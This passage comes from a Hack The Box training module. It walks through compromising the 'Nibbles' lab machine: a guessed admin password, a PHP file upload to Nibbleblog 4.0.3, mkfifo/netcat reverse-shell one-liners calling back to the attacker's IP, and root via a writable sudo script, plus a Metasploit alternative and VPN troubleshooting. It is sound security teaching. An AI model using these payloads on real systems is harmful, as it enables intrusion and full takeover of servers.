- A Nibbleblog install potentially vulnerable to an authenticated file upload vulnerability
- An admin portal at `nibbleblog/admin.php`
- Directory listing which confirmed that `admin` is a valid username
- Login brute-forcing protection blacklists our IP address after too many invalid login attempts. This takes login brute-forcing with a tool such as Hydra off the table

There are no other ports open, and we did not find any other directories. Which we can confirm by performing additional directory brute-forcing against the root of the web application

```
gobuster dir -u http://10.129.42.190/ --wordlist /usr/share/dirb/wordlists/common.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.129.42.190/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
```


```
2020/12/17 00:36:55 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2020/12/17 00:37:46 Finished
===============================================================
```

Taking another look through all of the exposed directories, we find a `config.xml` file.

```
curl -s http://10.129.42.190/nibbleblog/content/private/config.xml | xmllint --format -

<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<config>
  <name type="string">Nibbles</name>
  <slogan type="string">Yum yum</slogan>
  <footer type="string">Powered by Nibbleblog</footer>
  <advanced_post_options type="integer">0</advanced_post_options>
  <url type="string">http://10.129.42.190/nibbleblog/</url>
  <path type="string">/nibbleblog/</path>
  <items_rss type="integer">4</items_rss>
  <items_page type="integer">6</items_page>
  <language type="string">en_US</language>
  <timezone type="string">UTC</timezone>
  <timestamp_format type="string">%d %B, %Y</timestamp_format>
  <locale type="string">en_US</locale>
  <img_resize type="integer">1</img_resize>
  <img_resize_width type="integer">1000</img_resize_width>
  <img_resize_height type="integer">600</img_resize_height>
  <img_resize_quality type="integer">100</img_resize_quality>
  <img_resize_option type="string">auto</img_resize_option>
  <img_thumbnail type="integer">1</img_thumbnail>
  <img_thumbnail_width type="integer">190</img_thumbnail_width>
  <img_thumbnail_height type="integer">190</img_thumbnail_height>
  <img_thumbnail_quality type="integer">100</img_thumbnail_quality>
  <img_thumbnail_option type="string">landscape</img_thumbnail_option>
  <theme type="string">simpler</theme>
  <notification_comments type="integer">1</notification_comments>
  <notification_session_fail type="integer">0</notification_session_fail>
  <notification_session_start type="integer">0</notification_session_start>
  <notification_email_to type="string">[email protected]</notification_email_to>
  <notification_email_from type="string">[email protected]</notification_email_from>
  <seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
  <seo_site_description type="string"/>
  <seo_keywords type="string"/>
  <seo_robots type="string"/>
  <seo_google_code type="string"/>
  <seo_bing_code type="string"/>
  <seo_author type="string"/>
  <friendly_urls type="integer">0</friendly_urls>
  <default_homepage type="integer">0</default_homepage>
</config>
```

Checking it, hoping for passwords proofs fruitless, but we do see two mentions of `nibbles` in the site title as well as the notification e-mail address. This is also the name of the box. Could this be the admin password?

When performing password cracking offline with a tool such as `Hashcat` or attempting to guess a password, it is important to consider all of the information in front of us. It is not uncommon to successfully crack a password hash (such as a company's wireless network passphrase) using a wordlist generated by crawling their website using a tool such as CeWL.



This shows us how crucial thorough enumeration is. Let us recap what we have found so far:

- We started with a simple `nmap` scan showing two open ports

- Discovered an instance of `Nibbleblog`
- Analyzed the technologies in use using `whatweb`
- Found the admin login portal page at `admin.php`
- Discovered that directory listing is enabled and browsed several directories
- Confirmed that `admin` was the valid username
- Found out the hard way that IP blacklisting is enabled to prevent brute-force login attempts
- Uncovered clues that led us to a valid admin password of nibbles


This proves that we need a clear, repeatable process that we will use time and time again, no matter if we are attacking a single box on HTB, performing a web application penetration test for a client, or attacking a large Active Directory environment. Keep in mind that iterative enumeration, along with detailed notetaking, is one of the keys to success in this field. As you progress in your career, you will often marvel at how the initial scope of a penetration test seemed extremely small and "boring," yet once you dig in and perform rounds and rounds of enumeration and peel back the layers, you may find an exposed service on a high port or some forgotten page or directory that can lead to sensitive data exposure or even a foothold.

Nibbles - Initial Foothold

Now that we are logged in to the admin portal, we need to attempt to turn this access into code execution and ultimately gain reverse shell access to the webserver. We know a `Metasploit` module will likely work for this, but let us enumerate the admin portal for other avenues of attack. Looking around a bit, we see the following pages:

Page	Contents
`Publish`	making a new post, video post, quote post, or new page. It could be interesting.
`Comments`	shows no published comments
`Manage`	Allows us to manage posts, pages, and categories. We can edit and delete categories, not overly interesting.
`Settings`	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us.
`Themes`	This Allows us to install a new theme from a pre-selected list.
`Plugins`	Allows us to configure, install, or uninstall plugins. The `My image` plugin allows us to upload an image file. Could this be abused to upload `PHP` code potentially?


Attempting to make a new page and embed code or upload files does not seem like the path. Let us check out the plugins page.



Let us attempt to use this plugin to upload a snippet of `PHP` code instead of an image. The following snippet can be used to test for code execution.

```
<?php system('id'); ?>
```

Save this code to a file and then click on the `Browse` button and upload it.



We get a bunch of errors, but it seems like the file may have uploaded.

```
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26

Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27

Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117

Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118

Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43

Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
```

Now we have to find out where the file uploaded if it was successful. Going back to the directory brute-forcing results, we remember the `/content` directory. Under this, there is a `plugins` directory and another subdirectory for `my_image`. The full path is at `http://<host>/nibbleblog/content/private/plugins/my_image/`. In this directory, we see two files, `db.xml` and `image.php`, with a recent last modified date, meaning that our upload was successful! Let us check and see if we have command execution.

```
curl http://10.129.42.190/nibbleblog/content/private/plugins/my_image/image.php

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

We do! It looks like we have gained remote code execution on the web server, and the Apache server is running in the `nibbler` user context. Let us modify our PHP file to obtain a reverse shell and start poking around the server.

Let us edit our local PHP file and upload it again. This command should get us a reverse shell. As mentioned earlier in the Module, there are many reverse shell cheat sheets out there. Some great ones are PayloadAllTheThings and HighOn.Coffee.

Let us use the following `Bash` reverse shell one-liner and add it to our `PHP` script.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING IP> <LISTENING PORT) >/tmp/f
```

We will add our `tun0` VPN IP address in the `<ATTACKING IP>` placeholder and a port of our choice for `<LISTENING PORT>` to catch the reverse shell on our `netcat` listener. See the edited `PHP` script below.

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 9443 >/tmp/f"); ?>
```

We upload the file again and start a `netcat` listener in our terminal:

```
0xdf@htb[/htb]$ nc -lvnp 9443

listening on [any] 9443 ...
```

`cURL` the image page again or browse to it in `Firefox` at http://nibbleblog/content/private/plugins/my_image/image.php to execute the reverse shell.

```
[!bash!]]$ nc -lvnp 9443

listening on [any] 9443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 40106
/bin/sh: 0: can't access tty; job control turned off
$ id

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Furthermore, we have a reverse shell. Before we move forward with additional enumeration, let us upgrade our shell to a "nicer" shell since the shell that we caught is not a fully interactive TTY and specific commands such as `su` will not work, we cannot use text editors, tab-completion does not work, etc. This post explains the issue further as well as a variety of ways to upgrade to a fully interactive TTY. For our purposes, we will use a `Python` one-liner to spawn a pseudo-terminal so commands such as `su` and `sudo` work as discussed previously in this Module.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Try the various techniques for upgrading to a full TTY and pick one that works best for you. Our first attempt fails as `Python2` seems to be missing from the system!

```
$ python -c 'import pty; pty.spawn("/bin/bash")'

/bin/sh: 3: python: not found

$ which python3

/usr/bin/python3
```

We have `Python3` though, which works to get us to a friendlier shell by typing `python3 -c 'import pty; pty.spawn("/bin/bash")'`. Browsing to `/home/nibbler`, we find the `user.txt` flag as well as a zip file `personal.zip`.

```
nibbler@Nibbles:/home/nibbler$ ls

ls
personal.zip  user.txt
```

Nibbles - Privilege Escalation

Now that we have a reverse shell connection, it is time to escalate privileges. We can unzip the `personal.zip` file and see a file called `monitor.sh`.

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip

unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

The shell script `monitor.sh` is a monitoring script, and it is owned by our `nibbler` user and writeable.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh

cat monitor.sh
                ##########################################################################################################

                #                                       Tecmint_monitor.sh                                               #

                # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/      #

                # If any bug, report us in the link below                                                          #

                # Free to use/edit/distribute the code below by                                                    #

                # giving proper credit to Tecmint.com and Author                                                   #

                #                                                                                                  #

                ##########################################################################################################

#! /bin/bash

# unset any variable which system may be using

# clear the screen

clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

while getopts iv name
do
       case $name in
         i)iopt=1;;
         v)vopt=1;;
         *)echo "Invalid arg";;
       esac
done

 <SNIP>
```

Let us put this aside for now and pull in LinEnum.sh to perform some automated privilege escalation checks. First, download the script to your local attack VM or the Pwnbox and then start a `Python` HTTP server using the command `sudo python3 -m http.server 8080`.

```
sudo python3 -m http.server 8080
[sudo] password for ben: ***********

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.42.190 - - [17/Dec/2020 02:16:51] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Back on the target type `wget http://<your ip>:8080/LinEnum.sh` to download the script. If successful, we will see a 200 success response on our Python HTTP server. Once the script is pulled over, type `chmod +x LinEnum.sh` to make the script executable and then type `./LinEnum.sh` to run it. We see a ton of interesting output but what immediately catches the eye are `sudo` privileges.

```
[+] We can sudo without supplying a password!
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

[+] Possible sudo pwnage!
/home/nibbler/personal/stuff/monitor.sh
```

The `nibbler` user can run the file `/home/nibbler/personal/stuff/monitor.sh` with root privileges. Being that we have full control over that file, if we append a reverse shell one-liner to the end of it and execute with `sudo` we should get a reverse shell back as the root user. Let us edit the `monitor.sh` file to append a reverse shell one-liner.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh
```

If we cat the `monitor.sh` file, we will see the contents appended to the end. `It is crucial if we ever encounter a situation where we can leverage a writeable file for privilege escalation. We only append to the end of the file (after making a backup copy of the file) to avoid overwriting it and causing a disruption.` Execute the script with `sudo`:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
```

Finally, catch the root shell on our waiting `nc` listener.

```
[!bash!]]$ nc -lvnp 8443

listening on [any] 8443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 47488
# id

uid=0(root) gid=0(root) groups=0(root)
```

From here, we can grab the `root.txt` flag. Finally, we have now solved our first box on HTB. Try to replicate all of the steps on your own. Try various tools to achieve the same effect. We can use many different tools for the various steps required to solve this box. This walkthrough shows one possible method. Make sure to take detailed notes to practice that vital skillset.

Nibbles - Alternate User Method - Metasploit

As discussed earlier, there is also a `Metasploit` module that works for this box. It is considerably more straightforward, but it is worth practicing both methods to become familiar with as many tools and techniques as possible. Start `Metsaploit` from your attack box by typing `msfconsole`. Once loaded, we can search for the exploit.

```
msf6 > search nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description

-  ----                                       ---------------  ----       -----  -----------

   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
```

We can then type `use 0` to load the selected exploit. Set the `rhosts` option as the target IP address and `lhosts` as the IP address of your `tun0` adapter (the one that comes with the VPN connection to HackTheBox).

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(multi/http/nibbleblog_file_upload) > set rhosts 10.129.42.190
rhosts => 10.129.42.190
msf6 exploit(multi/http/nibbleblog_file_upload) > set lhost 10.10.14.2
lhost => 10.10.14.2
```

Type show options to see what other options need to be set.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  PASSWORD                    yes       The password to authenticate with
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.129.42.190    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the web application
  USERNAME                    yes       The username to authenticate with
  VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.10.14.2       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  ----
  0   Nibbleblog 4.0.3
```

We need to set the admin username and password `admin:nibbles` and the `TARGETURI` to `nibbleblog`.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
```

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set targeturi nibbleblog
targeturi => nibbleblog
```

We also need to change the payload type. For our purposes let's go with `generic/shell_reverse_tcp`. We put these options and then type `exploit` and receive a reverse shell.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.42.190    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  nibbleblog       yes       The base path to the web application
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.2       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3

msf6 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 4 opened (10.10.14.2:4444 -> 10.129.42.190:53642) at 2021-04-21 16:32:37 +0000
[+] Deleted image.php

id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

From here, we can follow the same privilege escalation path.

Next Steps

Make sure to follow along and try out all steps for yourself. Try other tools and methods to achieve the same result. Take detailed notes on your own exploitation path, or even if you follow the same steps laid out in this section. It is good practice and muscle memory that will significantly benefit you throughout your career. If you have a blog, do a walkthrough on this box and submit it to the platform. If you don't have one, start one. Just don't use `Nibbleblog` version 4.0.3.

There are often many ways to achieve the same task. Since this is an older box, other privilege escalation methods such as an outdated kernel or some service exploit are likely. Challenge yourself to enumerate the box and look for other flaws. Is there any other way that the `Nibbleblog` web application can be abused to obtain a reverse shell? Study this walkthrough carefully and make sure you understand every step before moving on.

Common Pitfalls

While performing penetration tests or attacking HTB boxes/labs, we may make many common mistakes that will hamper our progress. In this section, we will discuss some of these common pitfalls and how to overcome them.

VPN Issues

We may sometimes face issues related to VPN connections to the HTB labs network. First, we should ensure that we are indeed connected to the HTB network.

Still Connected to VPN

The easiest method of checking if we have successfully connected to the VPN network is by checking whether we have `Initialization Sequence Completed` at the end of our VPN connection messages:

```
sudo openvpn ./htb.ovpn

...SNIP...

Initialization Sequence Completed
```

Getting VPN Address

Another way of checking whether we are connected to the VPN network is by checking our VPN `tun0` address, which we can find with the following command:

```
ip -4 a show tun0

6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 10.10.10.1/23 scope global tun0
       valid_lft forever preferred_lft forever
```

As long we get our IP back, then we should be connected to the VPN network.

Checking Routing Table

Another way to check for connectivity is to use the command `sudo netstat -rn` to view our routing table:

```
sudo netstat -rn

[sudo] password for user:

Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.195.2   0.0.0.0         UG        0 0          0 eth0
10.10.14.0      0.0.0.0         255.255.254.0   U         0 0          0 tun0
10.129.0.0      10.10.14.1      255.255.0.0     UG        0 0          0 tun0
192.168.1.0   0.0.0.0         255.255.255.0   U         0 0          0 eth0
```

Pinging Gateway

From here, we can see that we are connected to the `10.10.14.0/23` network on the `tun0` adapter and have access to the `10.129.0.0/16` network and can ping the gateway `10.10.14.1` to confirm access.

```
ping -c 4 10.10.14.1
PING 10.10.14.1 (10.10.14.1) 56(84) bytes of data.
64 bytes from 10.10.14.1: icmp_seq=1 ttl=64 time=111 ms
64 bytes from 10.10.14.1: icmp_seq=2 ttl=64 time=111 ms
64 bytes from 10.10.14.1: icmp_seq=3 ttl=64 time=111 ms
64 bytes from 10.10.14.1: icmp_seq=4 ttl=64 time=111 ms

--- 10.10.14.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 110.574/110.793/111.056/0.174 ms
```

Finally, we can either attack an assigned target host on the 10.129.0.0/16 network or begin enumeration for live hosts.

Working on Two Devices


The HTB VPN cannot be connected to more than one device simultaneously. If we are connected on one device and try to connect from another device, the second connection attempt will fail.

For example, this can happen when our VPN connection is connected in our PwnBox, and then we try to connect to it from our Parrot VM at the same time. Alternatively, perhaps we are connected on our Parrot VM, and then we want to switch to a Windows VM to test something.

Checking Region

If we feel a noticeable lag in our VPN connection, such as latency in pings or ssh connections, we should ensure that we are connected to the most appropriate region. HTB provides VPN servers worldwide, in `Europe`, `USA`, `Australia`, and `Singapore`. Ideally, it would help if we tried to connect to the server closest to us to get the best possible connection.

To change our VPN Server, go to HackTheBox, click on the top-right icon that says `Lab Access` or `Offline`, click on `Labs`, and then click on `OpenVPN`. Once we do, we should be able to pick our VPN server location and pick any of the servers within that region:



Note: Users with a free subscription only can connect to 1-3 free servers in each region. Users with a VPN subscription can connect to VIP servers, which provide a faster connection with less traffic.

VPN Troubleshooting

In case we face any technical issues when connecting to the VPN, we can find detailed guidance on troubleshooting VPN connections on this HackTheBox Help page.


Burp Suite Proxy Issues

Burp Suite is a crucial tool during web application penetration tests (as well as other assessment types). Burp Suite is a web application proxy and can cause a few issues on our systems.

Not Disabling Proxy

When we turn the Burp proxy in our browser, Burp will start to capture our traffic and intercept our requests. This will make it stop any requests we make in the browser, i.e., visiting a page until we go to Burp, examine the request, and forward the request.

A common pitfall is forgetting to turn off the browser proxy after closing Burp, so it keeps intercepting our requests. If this happens, we will see that our browser is not loading any pages, so we should check if the browser proxy is still on. We can do that by clicking on the `Foxy Proxy` plugin icon in `Firefox`, and making sure it's set to `Turn Off`:



If we are not using a plugin like `Foxy Proxy`, we can check the browser's connection settings and make sure the proxy is turned off. Once we do, we should be able to continue browsing without any issues.

Changing SSH Key and Password

In case we start facing some issues with connecting to SSH servers or connecting to our machine from a remote server, we may want to renew or change our SSH key and password to make sure they are not causing any issues. We can do this with the `ssh-keygen` command, as follows:

```
ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/parrot/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:

Your identification has been saved in /home/parrot/.ssh/id_rsa
Our public key has been saved in /home/parrot/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:...SNIP... parrot@parrot
The key's randomart image is:
+---[RSA 3072]----+
|            o..  |
|     ...SNIP     |
|     ...SNIP     |
|     ...SNIP     |
|     ...SNIP     |
|     ...SNIP     |
|     ...SNIP     |
|       + +oo+o   |
+----[SHA256]-----+
```

By default, SSH keys are stored in the `.ssh` folder within our home folder (for example, `/home/htb-student/.ssh`). If we wanted to create an ssh key in a different directory, we could enter an absolute path for the key when prompted. We can encrypt our SSH key with a password when prompted or keep it empty if we do not want to use a password.

